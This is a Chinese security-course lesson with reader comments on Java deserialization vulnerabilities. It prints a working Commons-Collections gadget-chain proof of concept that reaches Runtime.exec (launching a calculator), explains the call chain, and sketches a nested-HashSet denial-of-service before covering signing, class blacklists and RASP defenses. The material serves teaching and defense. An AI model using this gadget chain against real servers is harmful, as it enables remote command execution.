09 | 反序列化漏洞：使用了编译型语言，为什么还是会被注入？

2019-12-27 何为舟

讲述：何为舟

时长 16:35 大小 13.29M

你好，我是何为舟。

我们都知道，Java 是一种高层级的语言。在 Java 中，你不需要直接操控内存，大部分的服务和组件都已经有了成熟的封装。除此之外，Java 是一种先编译再执行的语言，无法像 JavaScript 那样随时插入一段代码。因此，很多人会认为，Java 是一个安全的语言。如果使用 Java 开发服务，我们只需要考虑逻辑层的安全问题即可。但是，Java 真的这么安全吗？

2015 年，Java 曾被曝出一个严重的漏洞，很多经典的商业框架都因此受到影响，其中最知名的是WebLogic。据统计，在网络中公开的 WebLogic 服务有 3 万多个。其中，中国

就有 1 万多个外网可访问的 WebLogic 服务。因此，WebLogic 的反序列化漏洞意味着，国内有 1 万多台服务器可能会被黑客攻陷，其影响的用户数量更是不可估量的。

你可能要说了，我实际工作中并没有遇到过反序列化漏洞啊。但是，你一定使用过一些序列化和反序列化的工具，比如 Fastjson 和 Jackson 等。如果你关注这些工具的版本更新，就会发现，这些版本更新中包含很多修复反序列化漏洞的改动。而了解反序列化漏洞，可以让你理解，Java 作为一种先打包后执行的语言，是如何被插入额外逻辑的；也能够让你对 Java 这门语言的安全性，有一个更全面的认知。

那么，到底什么是反序列化漏洞呢？它究竟会对 Java 的安全带来哪些冲击呢？遇到这些冲击，我们该怎么办呢？今天我就带你来了解反序列化漏洞，然后一起学习如何防护这样的攻击！

反序列化漏洞是如何产生的？

如果你是研发人员，工作中一定会涉及很多的序列化和反序列化操作。应用在输出某个数据的时候，将对象转化成字符串或者字节流，这就是序列化操作。那什么是反序列化呢？没错，我们把这个过程反过来，就是反序列化操作，也就是应用将字符串或者字节流变成对象。

序列化和反序列化有很多种实现方式。比如 Java 中的 Serializable 接口（或者 Python 中的 pickle）可以把应用中的对象转化为二进制的字节流，把字节流再还原为对象；还有 XML 和 JSON 这些跨平台的协议，可以把对象转化为带格式的文本，把文本再还原为对象。

那反序列化漏洞到底是怎么产生的呢？问题就出在把数据转化成对象的过程中。在这个过程中，应用需要根据数据的内容，去调用特定的方法。而黑客正是利用这个逻辑，在数据中嵌入自定义的代码（比如执行某个系统命令）。应用对数据进行反序列化的时候，会执行这段代码，从而使得黑客能够控制整个应用及服务器。这就是反序列化漏洞攻击的过程。

事实上，基本上所有语言都会涉及反序列化漏洞。其中，Java 因为使用范围比较广，本身体积也比较庞大， 所以被曝出的反序列化漏洞最多。下面，我就以 Java 中一个经典的反序列化漏洞 demo ysoserial 为基础，来介绍一个经典的反序列化漏洞案例，给你讲明白反序列化漏洞具体的产生过程。了解漏洞是怎么产生的，对于你后面理解防护措施也会非常有帮助，所以这里你一定要认真看。

不过，这里也先提醒你一下，这块原理的内容相对比较复杂。我会尽量给你讲解清楚，讲完之后，我也会带着你对这部分内容进行总结、复习。重复记忆可以加深理解，这块内容建议你可以多看几遍。好了，下面我们就来看这个案例！

最终的演示 demo 的代码如下所示。在 macOS 环境下运行这段代码，你就能够打开一个计算器。（在 Windows 环境下，将系统命令 open -a calculator 修改成 calc 即可。）注意，这里需要依赖 3.2.1 以下的 commons-collections，最新的版本已经对这个漏洞进行了修复，所以无法重现这个攻击的过程。

复制代码

```
public class Deserialize {
    public static void main(String... args) throws ClassNotFoundException, Ill
        Object evilObject = getEvilObject();
        byte[] serializedObject = serializeToByteArray(evilObject);
        deserializeFromByteArray(serializedObject);
    }

    public static Object getEvilObject() throws ClassNotFoundException, Illega
        String[] command = {"open -a calculator"};

        final Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod",
                        new Class[]{String.class, Class[].class},
                        new Object[]{"getRuntime", new Class[0]}
                ),
                new InvokerTransformer("invoke",
                        new Class[]{Object.class, Object[].class},
                        new Object[]{null, new Object[0]}
                ),
                new InvokerTransformer("exec",
                        new Class[]{String.class},
                        command
                )
        };

        ChainedTransformer chainedTransformer = new ChainedTransformer(transfo

        Map map = new HashMap<>();
        Map lazyMap = LazyMap.decorate(map, chainedTransformer);

        String classToSerialize = "sun.reflect.annotation.AnnotationInvocationl
        final Constructor<?> constructor = Class.forName(classToSerialize).getl
        constructor.setAccessible(true);
        InvocationHandler secondInvocationHandler = (InvocationHandler) constr
        Proxy evilProxy = (Proxy) Proxy.newProxyInstance(Deserialize.class.get
```

```
38          InvocationHandler invocationHandlerToSerialize = (InvocationHandler) c
39
40          return invocationHandlerToSerialize;
41
42          /*Transformer[] transformers = new Transformer[] {
43                  new ConstantTransformer(Runtime.class),
44                  new InvokerTransformer("getMethod", new Class[] {
45                          String.class, Class[].class }, new Object[] {
46                          "getRuntime", new Class[0] }),
47                  new InvokerTransformer("invoke", new Class[] {
48                          Object.class, Object[].class }, new Object[] {
49                          null, new Object[0] }),
50                  new InvokerTransformer("exec", new Class[] {
51                          String.class }, new Object[] {"open -a calculator"})};
52
53          Transformer chain = new ChainedTransformer(transformers);
54          Map innerMap = new HashMap<String, Object>();
55          innerMap.put("key", "value");
56          Map<String, Object> outerMap = TransformedMap.decorate(innerMap, null,
57          Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationH
58          Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
59          ctor.setAccessible(true);
60          Object instance = ctor.newInstance(Target.class, outerMap);
61          return instance;*/
62      }
63
64      public static void deserializeAndDoNothing(byte[] byteArray) throws IOExce
65          ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream
66          ois.readObject();
67      }
68
69      public static byte[] serializeToByteArray(Object object) throws IOExceptio
70          ByteArrayOutputStream serializedObjectOutputContainer = new ByteArrayO
71          ObjectOutputStream objectOutputStream = new ObjectOutputStream(seriali
72          objectOutputStream.writeObject(object);
73          return serializedObjectOutputContainer.toByteArray();
74      }
75
76      public static Object deserializeFromByteArray(byte[] serializedObject) thr
77          ByteArrayInputStream serializedObjectInputContainer = new ByteArrayInp
78          ObjectInputStream objectInputStream = new ObjectInputStream(serialized
79          InvocationHandler evilInvocationHandler = (InvocationHandler) objectIn
80          return evilInvocationHandler;
81      }
82  }
```

下面我们来分析一下这段代码的逻辑。

在 Java 通过`ObjectInputStream.readObject()`进行反序列化操作的时候，ObjectInputStream 会根据序列化数据寻找对应的实现类（在 payload 中是`sun.reflect.annotation.AnnotationInvocationHandler`）。如果实现类存在，Java 就会调用其 readObject 方法。因此，`AnnotationInvocationHandler.readObject`方法在反序列化过程中会被调用。

`AnnotationInvocationHandler`在`readObject`的过程中会调用`streamVals.entrySet()`。其中，`streamVals`是`AnnotationInvocationHandler`构造函数中的第二个参数。这个参数可以在数据中进行指定。而黑客定义的是 Proxy 类，也就是说，黑客会让这个参数的实际值等于 Proxy。

```
/unchecked/
Map<String, Object> streamVals = (Map<String, Object>)fields.get( name: "memberValues", val: null);

// Check to make sure that types have not evolved incompatibly

AnnotationType annotationType = null;
try {
    annotationType = AnnotationType.getInstance(t);
} catch(IllegalArgumentException e) {
    // Class is no longer an annotation type; time to punch out
    throw new java.io.InvalidObjectException("Non-annotation type in annotation serial stream");
}

Map<String, Class<?>> memberTypes = annotationType.memberTypes();
// consistent with runtime Map type
Map<String, Object> mv = new LinkedHashMap<>();

// If there are annotation members without values, that
// situation is handled by the invoke method.
for (Map.Entry<String, Object> memberValue  streamVals.entrySet()) {
    String name = memberValue.getKey();
```

Proxy 是动态代理，它会基于 Java 反射机制去动态实现代理类的功能。在 Java 中，调用一个 Proxy 类的 entrySet() 方法，实际上就是在调用`InvocationHandler`中的`invoke`方法。在 invoke 方法中，Java 又会调用`memberValues.get(member)`。其中，`memberValues`是`AnnotationInvocationHandler`构造函数中的第二个参数。

同样地，`memberValues`这个参数也能够在数据中进行指定，而这次黑客定义的就是 LazyMap 类。member 是方法名，也就是 entrySet。因此，我们最终会调用到`LazyMap.get("entrySet")`这个逻辑。

```
public Object invoke(Object proxy, Method method, Object[] args) {
    String member = method.getName();
    int parameterCount = method.getParameterCount();

    // Handle Object and Annotation methods
    if (parameterCount == 1 && member == "equals" &&
            method.getParameterTypes()[0] == Object.class) {
        return equalsImpl(proxy, args[0]);
    }
    if (parameterCount != 0) {
        throw new AssertionError( detailMessage: "Too many parameters
    }

    if (member == "toString") {
        return toStringImpl();
    } else if (member == "hashCode") {
        return hashCodeImpl();
    } else if (member == "annotationType") {
        return type;
    }

    // Handle annotation member accessors
    Object result = memberValues.get(member);
```

当 LazyMap 需要 get 某个参数的时候，如果之前没有获取过，则会调用`ChainedTransformer.transform`进行构造。

```
public Object get(Object key) {
    if (!this.map.containsKey(key)) {
        Object value = this.factory.transform(key);
        this.map.put(key, value);
        return value;
    } else {
        return this.map.get(key);
    }
}
```

`ChainedTransformer.transform`会将我们构造的几个 InvokerTransformer 顺次执行。而在`InvokerTransformer.transform`中，它会通过反射的方法，顺次执行我们定义好的 Java 语句，最终调用`Runtime.getRuntime().exec("open -a calculator")`实现命令执行的功能。

```
public Object transform(Object object) {
    for(int i = 0; i < this.iTransformers.length; ++i) {
        object = this.iTransformers[i].transform(object);
    }

    return object;
}
```

好了，讲了这么多，不知道你理解了多少？这个过程的确比较烧脑。我带你再来总结一下，简单来说，其实就是以下 4 步：

1. 黑客构造一个恶意的**调用链**（专业术语为 POP，Property Oriented Programming），并将其序列化成数据，然后发送给应用；
2. 应用接收数据。大部分应用都有接收外部输入的地方，比如各种 HTTP 接口。而这个输入的数据就有可能是序列化数据；
3. 应用进行反序列操作。收到数据后，应用尝试将数据构造成对象；
4. 应用在反序列化过程中，会调用黑客构造的调用链，使得应用会执行黑客的任意命令。


那么，在这个反序列化的过程中，应用为什么会执行黑客构造的调用链呢？这是因为，**反序列化的过程其实就是一个数据到对象的过程**。在这个过程中，应用必须根据数据源去调用一些默认方法（比如构造函数和 Getter/Setter）。

除了这些方法，反序列化的过程中，还会涉及一些接口类或者基类（简单的如：Map、List 和 Object）。应用也必须根据数据源，去判断选择哪一个具体的接口实现类。也就是说，黑客可以控制反序列化过程中，应用要调用的接口实现类的默认方法。通过对不同接口类的默认方法进行组合，黑客就可以控制反序列化的调用过程，实现执行任意命令的功能。

通过反序列化漏洞，黑客能做什么？

学习了前面的例子，我们已经知道，通过反序列化漏洞，黑客可以调用到 `Runtime.exec()`来进行命令执行。换一句话说，黑客已经能够在服务器上执行任意的命令，这就相当于间接掌控了你的服务器，能够干任何他想干的事情了。

即使你对服务器进行了一定的安全防护，控制了黑客掌控服务器所产生的影响，黑客还是能够利用反序列化漏洞，来发起拒绝服务攻击。比如，曾经有人就提出过这样的方式，通过 HashSet 的相互引用，构造出一个 100 层的 HashSet，其中包含 200 个 HashSet 的实例和 100 个 String，结构如下图所示。



对于多层嵌套的对象，Java 在反序列化过程中，需要调用的方法呈指数增加。因此，尽管这个序列化的数组大概只有 6KB，但是面对这种 100 层的数据，Java 所需要执行的方法数是近乎无穷的（n 的 100 次方）。也就是说，黑客可以通过构建一个体积很小的数据，增加应用在反序列化过程中需要调用的方法数，以此来耗尽 CPU 资源，达到影响服务器可用性的目的。

如何进行反序列化漏洞防护？

现在，你应该对序列化和反序列化的操作产生了一些警惕。那你可能要问了，既然反序列化漏洞危害这么大，我们能不能直接剔除它们呢？显然是不可能的，尤其是 JSON，作为目前

最热门的跨平台数据交换格式之一，其易用性是显而易见的，你不可能因为这些还没发生的危害就剔除它们。因此，我们要采取一些有效的手段，在把反序列化操作的优势发挥出来的同时，去避免反序列化漏洞的出现。我们来看 3 种具体的防护方法：认证、限制类和 RASP 检测。

1. 认证和签名

首先，最简单的，我们可以通过认证，来避免应用接受黑客的异常输入。要知道，很多序列化和反序列化的服务并不是提供给用户的，而是提供给服务自身的。比如，存储一个对象到硬盘、发送一个对象到另外一个服务中去。对于这些点对点的服务，我们可以通过加入签名的方式来进行防护。比如，对存储的数据进行签名，以此对调用来源进行身份校验。只要黑客获取不到密钥信息，它就无法向进行反序列化的服务接口发送数据，也就无从发起反序列化攻击了。

2. 限制序列化和反序列化的类

事实上，认证只是隐藏了反序列化漏洞，并没有真正修复它。那么，我们该如何从根本上去修复或者避免反序列化漏洞呢？

在反序列化漏洞中，黑客需要构建调用链，而调用链是基于类的默认方法来构造的。然而，大部分类的默认方法逻辑很少，无法串联成完整调用链。因此，在调用链中通常会涉及非常规的类，比如，刚才那个 demo 中的 InvokerTransformer。我相信 99.99% 的人都不会去序列化这个类。因此，我们可以通过构建黑名单的方式，来检测反序列化过程中调用链的异常。

在 Fastjson 的配置文件中，就维护了一个黑名单的列表，其中包括了很多可能执行代码的方法类。这些类都是平常会使用，但不会序列化的一些工具类，因此我们可以将它们纳入到黑名单中，不允许应用反序列化这些类（在最新的版本中，已经更改为 hashcode 的形式）。

我们在日常使用 Fastjson 或者其他 JSON 转化工具的过程中，需要注意避免序列化和反序列化接口类。这就相当于白名单的过滤：只允许某些类可以被反序列化。我认为，只要你在反序列化的过程中，避免了所有的接口类（包括类成员中的接口、泛型等），黑客其实就没有办法控制应用反序列化过程中所使用的类，也就没有办法构造出调用链，自然也就无法利用反序列化漏洞了。

3.RASP 检测

通常来说，我们可以依靠第三方插件中自带的黑名单来提高安全性。但是，如果我们使用的是 Java 自带的序列化和反序列化功能（比如`ObjectInputStream.resolveClass`），那我们该怎么防护反序列化漏洞呢？如果我们想要替这些方法实现黑名单的检测，就会涉及原生代码的修改，这显然是一件比较困难的事。

为此，业内推出了 RASP（Runtime Application Self-Protection，实时程序自我保护）。RASP 通过 hook 等方式，在这些关键函数的调用中，增加一道规则的检测。这个规则会判断应用是否执行了非应用本身的逻辑，能够在不修改代码的情况下对反序列化漏洞攻击实现拦截。关于 RASP，之后的课程中我们会专门进行讲解，这里暂时不深入了。简单来说，通过 RASP，我们就能够检测到应用中的非正常代码执行操作。

我个人认为，RASP是最好的检测反序列化攻击的方式。 我为什么会这么说呢？这是因为，如果使用认证和限制类这样的方式来检测，就需要一个一个去覆盖可能出现的漏洞点，非常耗费时间和精力。而 RASP 则不同，它通过 hook 的方式，直接将整个应用都监控了起来。因此，能够做到覆盖面更广、代码改动更少。

但是，因为 RASP 会 hook 应用，相当于是介入到了应用的正常流程中。而 RASP 的检测规则都不高效，因此，它会给应用带来一定的性能损耗，不适合在高并发的场景中使用。但是，在应用不受严格性能约束的情况下，我还是更推荐使用 RASP。这样，开发就不用一个一个去对漏洞点进行手动修补了。

总结


好了，今天的内容讲完了。我们来一起总结回顾一下，你需要掌握的重点内容。

我们首先讲了反序列化漏洞的产生原理，即黑客通过构造恶意的序列化数据，从而控制应用在反序列化过程中需要调用的类方法，最终实现任意方法调用。如果在这些方法中有命令执行的方法，黑客就可以在服务器上执行任意的命令。

对于反序列化漏洞的防御，我们主要考虑两个方面：认证和检测。对于面向内部的接口和服务，我们可以采取认证的方式，杜绝它们被黑客利用的可能。另外，我们也需要对反序列化数据中的调用链进行黑白名单检测。成熟的第三方序列化插件都已经包含了这个功能，暂时

可以不需要考虑。最后，如果没有过多的性能考量，我们可以通过 RASP 的方式，来进行一个更全面的检测和防护。

最后，为了方便你记忆，我把今天的内容总结了一张知识脑图，你可以通过它对今天的重点内容进行复习巩固。



思考题

最后，给你留一个思考题。

你可以去了解一下，你所使用的序列化和反序列化插件（比如 Fastjson、Gson 和 Jackson 等），是否被曝出过反序列化漏洞？然后结合今天的内容思考一下，这些反序列化漏洞，可能会给你带来什么影响。

欢迎留言和我分享你的思考和疑惑，也欢迎你把文章分享给你的朋友。我们下一讲再见！

© 版权归极客邦科技所有，未经许可不得传播售卖。 页面已增加防盗追踪，如有侵权极客邦将依法追究其法律责任。

上一篇　08 | CSRF/SSRF：为什么避免了XSS，还是“被发送”了一条微博?

下一篇　10 | 信息泄漏：为什么黑客会知道你的代码逻辑?

精选留言 (7)

写留言

leslie
2019-12-30

RASP方式听说过不少，只知道要去用，不知道为何，毕竟主业是运维不是网络相关的；学习中不断补充强化自己。谢谢老师的分享。

展开

Geek_98dc22
2019-12-29

老师您好。像常用的渗透工具 metaexploit 里面提供的meterpreter/reverse_tcp是不是也是利用系统的反序列化的工作流程，执行一段黑客插入的恶意指令程序.

展开

Cy23
2019-12-29

漏洞是不是反系列化的同时执行了某个代码，
问个本课外问题，最近有台JAVA服务器，密码被破解，通过后台上传功能，上传*马图片和各种后缀页面，通过webshell获取服务器账号，访问sql2000数据库等，暂时还没想好怎么破，隐藏上传图片功能

展开

作者回复: 这是文件上传漏洞，可以对上传文件的类型和存储的位置做限制，基本可以修复。

小晏子
2019-12-28

用过fastjson，Fastjson 1.2.24就有反序列化漏洞，这个漏洞能让黑客在服务器上执行任何命令，如果服务器开了open api，且接受参数中有json数据，json解析引用了fastjson 1.2.24，那就有很大的安全风险，拒绝服务攻击，被删除服务器文件，服务器系统被破坏，都是完全可能的。

展开

作者回复: 是的，fastjson已经曝出过好几次反序列化漏洞了。

geek.flare
2019-12-28

我是做.net 开发，在编写服务之间的通讯时经常会用到序列化和反序列化，以前真没想到会有这种漏洞。请问.net有类似的RASP工具吗?

展开

alan
2019-12-27

一般说运行web服务时，不要使用root权限，这跟反序列化漏洞的风险也有关系吧?

作者回复: 应该是跟所有漏洞风险都有关系，最小权限永远都是最佳实践~

柒月
2019-12-27

没后台经验 前几节web的受益良多 这里就只能大概了解下概念了